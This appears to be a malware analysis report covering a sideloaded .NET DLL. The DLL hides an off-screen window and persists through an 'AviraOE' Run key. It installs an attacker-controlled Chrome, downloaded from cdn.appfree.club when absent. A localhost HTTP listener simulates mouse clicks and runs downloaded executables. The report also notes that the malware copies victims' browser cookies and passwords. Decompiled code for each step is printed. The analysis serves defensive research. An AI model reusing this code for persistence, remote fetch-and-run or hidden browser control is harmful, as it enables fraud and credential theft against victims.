
Hidden Chrome setup

This assembly is loaded by the signed executable *PhoneRescue ExtractHelper* from *iMobie*, renamed as *Avira.exe* on the disk. The entry point for the malicious .dll is the `Init` function called from the signed executable. In the entry point, it creates a Form that is outside of the visible range for the user:




```
public static void Init()
{
    try
    {
        IntPtr mainWindowHandle = Process.GetCurrentProcess().MainWindowHandle;
        LogMessager.\u0002(mainWindowHandle, 0);
    }
    catch
    {
    }
    int num = 1090;
    try
    {
        Screen[] allScreens = Screen.AllScreens;
        foreach (Screen screen in allScreens)
        {
            num += screen.Bounds.Width;
        }
    }
    catch
    {
    }
    new Form1
    {
        Location = new Point(num, 10)
    }.ShowDialog();
```

When the Form loads, it achieves persistence with the same run key as the previous .dll, but with *AviraOE* as value.




```
private void \u0002(object \u0002, EventArgs \u0003)
{
    try
    {
        string text = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "AviraOE", string.Empty,
          RegistryKeyKind.HKEY_CURRENT_USER).ToString();
        if (string.IsNullOrEmpty(text))
        {
            RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "AviraOE", Application.ExecutablePath.ToString(),
              RegistryValueKind.String, RegistryKeyKind.HKEY_CURRENT_USER);
        }
        else
        {
            string text2 = Application.ExecutablePath.ToString();
            if (text != text2)
            {
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "AviraOE", text2, RegistryValueKind.String,
                  RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
        object registryValue = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run",
          "AviraOE", null, RegistryKeyKind.HKEY_CURRENT_USER);
        if (registryValue != null)
        {
            byte[] array = (byte[])registryValue;
            if (array[0] != 2)
            {
                byte[] array2 = new byte[12];
                array2[0] = 2;
                byte[] value = array2;
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "AviraOE", value,
                  RegistryValueKind.Binary, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
    }
```

It then determines whether Chrome is installed on the machine and, if it is, the malware copies the found Chrome folder to *%APPDATA%\imageclass\chrome*.



```
string chromeExePath = Form1.getChromeExePath();
string path = "chrome.exe";
if (!string.IsNullOrEmpty(chromeExePath))
{
    string directoryName2 = Path.GetDirectoryName(chromeExePath);
    Form1.CopyAllFilesInDirectory\u0002(directoryName2, text3, null);
    string path2 = Path.Combine(text3, "lock");
    string sourceFileName = Path.Combine(text3, path);
    File.WriteAllText(path2, "1");
    Thread.Sleep(1000);
    File.Move(sourceFileName, text5);
    goto IL_358;
}
```


If the malware does not find Chrome on the PC, it downloads and extracts legitimate Chrome binaries hosted on the attacker's infrastructure.



```
string text6 = Path.GetTempPath() + Guid.NewGuid() + ".zip";
if (File.Exists(text6))
{
    File.Delete(text6);
}
try
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
}
catch
{
}
using (WebClient webClient = new WebClient())
{
    webClient.UseDefaultCredentials = true;
    if (this.\u0002())
    {
        webClient.DownloadFile(new Uri("http://cdn.appfree.club/chrome64.zip"), text6);
    }
    else
    {
        webClient.DownloadFile(new Uri("http://cdn.appfree.club/chrome32.zip"), text6);
    }
}
Thread.Sleep(3000);
if (File.Exists(text6))
{
    using (ZipFile zipFile = ZipFile.Read(text6))
    {
        zipFile.ExtractAll(directoryName, ExtractExistingFileAction.OverwriteSilently);
    }
}
```

HTTP server for user interaction simulation


The Chrome controller launches a thread that starts an `HttpListener` on port `6881`, which allows the Chrome extension to send commands to *ToolsBag.dll*. The extension will be presented in detail in the next subsection.




```
private void \u0002()
{
    try
    {
        this.\u0008\u2000 = new HttpListener();
        this.\u0008\u2000.Prefixes.Add(string.Format("http://localhost:6881/", this.\u0005\u2000));
        this.\u0008\u2000.Start();
        while (this.\u0008\u2000.IsListening)
        {
            IAsyncResult asyncResult = this.\u0008\u2000.BeginGetContext(new AsyncCallback(this.\u0002), this.
              \u0008\u2000);
            asyncResult.AsyncWaitHandle.WaitOne();
        }
    }
    catch (Exception u)
    {
        Form1.\u0002("Listen", u);
    }
```

The purpose of this HTTP listener is to enable the extension to simulate user interaction. The component implements the following commands in the HTTP listener:

Command	Meaning
click	move the cursor within a bounding box and click somewhere inside it.
dag	drag the mouse from one set of coordinates to another set of coordinates
wheel	simulate mouse wheel movement i.e. scrolling
url	download and extract a .zip, running the .exe inside it



```
private void \u0002(HttpListenerContext \u0002)
{
    try
    {
        HttpListenerRequest request = \u0002.Request;
        HttpListenerResponse response = \u0002.Response;
        string u = \u0002.Request.Url.Segments[1].Replace("/", string.Empty);
        NameValueCollection queryString = \u0002.Request.QueryString;
        if (request.HttpMethod == "GET")
        {
            string s = this.\u0002(u, queryString);
            response.Headers.Add("Access-Control-Allow-Origin", "*");
            response.OutputStream.Write(Encoding.UTF8.GetBytes(s), 0, Encoding.UTF8.GetByteCount(s));
            response.Close();
        }
    }
    catch (Exception u2)
    {
        Form1.\u0002("THProcess", u2);
    }
}
```




```
// Token: 0x06000076 RID: 118 RVA: 0x00007928 File Offset: 0x00005B28
private string \u0002(string \u0002, NameValueCollection \u0003)
{
    try
    {
        if (\u0002 == "click")
        {
            return this.click\u0008(\u0003);
        }
        if (\u0002 == "dag")
        {
            return this.\u0002(\u0003);
        }
        if (\u0002 == "wheel")
        {
            return this.\u0005(\u0003);
        }
        if (\u0002 == "url")
        {
            return this.\u0003(\u0003);
        }
    }
```

From these commands we only focus on "*click*", as the others are similar to "*click*".

The malware generates random coordinates within the bounding box and simulates mouse movement towards the generated coordinates.


Once the mouse is at the targeted coordinates, it sends two messages to Chrome's windows to simulate the click:

- Message number 513 - `WM_LBUTTONDOWN` [2]
- Message number 514 - `WM_LBUTTONUP` [3]



```
// Token: 0x06000074 RID: 116
private string click\u0008(NameValueCollection \u0002)
{
    try
    {
        int x = this.QueryToInt\u0002(\u0002["x"]) + this.\u0002;
        int y = this.QueryToInt\u0002(\u0002["y"]) + this.\u0003;
        int width = this.QueryToInt\u0002(\u0002["w"]);
        int length = this.QueryToInt\u0002(\u0002["h"]);
        if (width < 1)
        {
            width = 1;
        }
        if (length < 1)
        {
            length = 1;
        }
        int toClickXRandom = Form1.SecureRandom\u0003\u2000.Next(x, x + width);
        int toClickYRandom = Form1.SecureRandom\u0003\u2000.Next(y, y + length);
        foreach (IntPtr intPtr in Form1.WindowList\u0002\u2000)
        {
            this.MoveMouse\u0002(intPtr, this.prev_x\u000E, this.prev_y\u000F, toClickXRandom,
              toClickYRandom);
            Form1.PostMessage\u0002(intPtr, 513U, 1, Form1.MakeLParam(toClickXRandom, toClickYRandom));
            Form1.PostMessage\u0002(intPtr, 514U, 0, Form1.MakeLParam(toClickXRandom + 1, toClickYRandom +
              1));
        }
        this.prev_x\u000E = toClickXRandom;
        this.prev_y\u000F = toClickYRandom;
    }
```


To move the mouse, the malware calculates the distance between the current coordinates and target coordinates, then gradually moves the mouse towards the target with the help of message number 512 - `WM_MOUSEMOVE`. [4]



```
// Token: 0x06000051 RID: 81
private void MoveMouse\u0002(IntPtr Window\u0002, int oldX\u0003, int oldY\u0005, int newX\u0008, int newY
  \u0006)
{
    try
    {
        double dist = Math.Sqrt((double)((newX\u0008 - oldX\u0003) * (newX\u0008 - oldX\u0003) + (newY\u0006 -
          oldY\u0005) * (newY\u0006 - oldY\u0005)));
        double num = (double)(newX\u0008 - oldX\u0003) / dist;
        double num2 = (double)(newY\u0006 - oldY\u0005) / dist;
        if (dist > 0.0)
        {
            Thread.Sleep(5);
            int num3 = 0;
            while ((double)num3 < dist)
            {
                int num4 = (int)((double)oldX\u0003 + num * (double)num3);
                int num5 = (int)((double)oldY\u0005 + num2 * (double)num3);
                Form1.PostMessage\u0002(Window\u0002, 512U, 1, Form1.MakeLParam(num4, num5));
                Thread.Sleep(2);
                num3 += 20;
            }
            Thread.Sleep(5);
        }
    }
    catch (Exception u)
    {
        Form1.\u0002("MoveXYTOXY", u);
    }
}
```

Hiding and launching the attacker-controlled Chrome


After launching the HTTP server that simulates user input, the malware starts two threads that are responsible for periodically muting and hiding the attacker-controlled browser from the user.



```
this.hegth = Screen.PrimaryScreen.Bounds.Height;
this.Start();
Thread thread = new Thread(new ThreadStart(this.MuteFakeChromeThreads));
thread.Start();
Thread thread2 = new Thread(new ThreadStart(this.HideChromeWindow));
thread2.Start();
Thread.Sleep(1000);
```

After hiding the browser, the malware searches the victim's computer for Chrome-based browsers and copies the user's cookies and passwords to a temporary directory that will be used by the newly copied chrome.

Finally, it runs the copied Chrome under the name *worker.exe*.

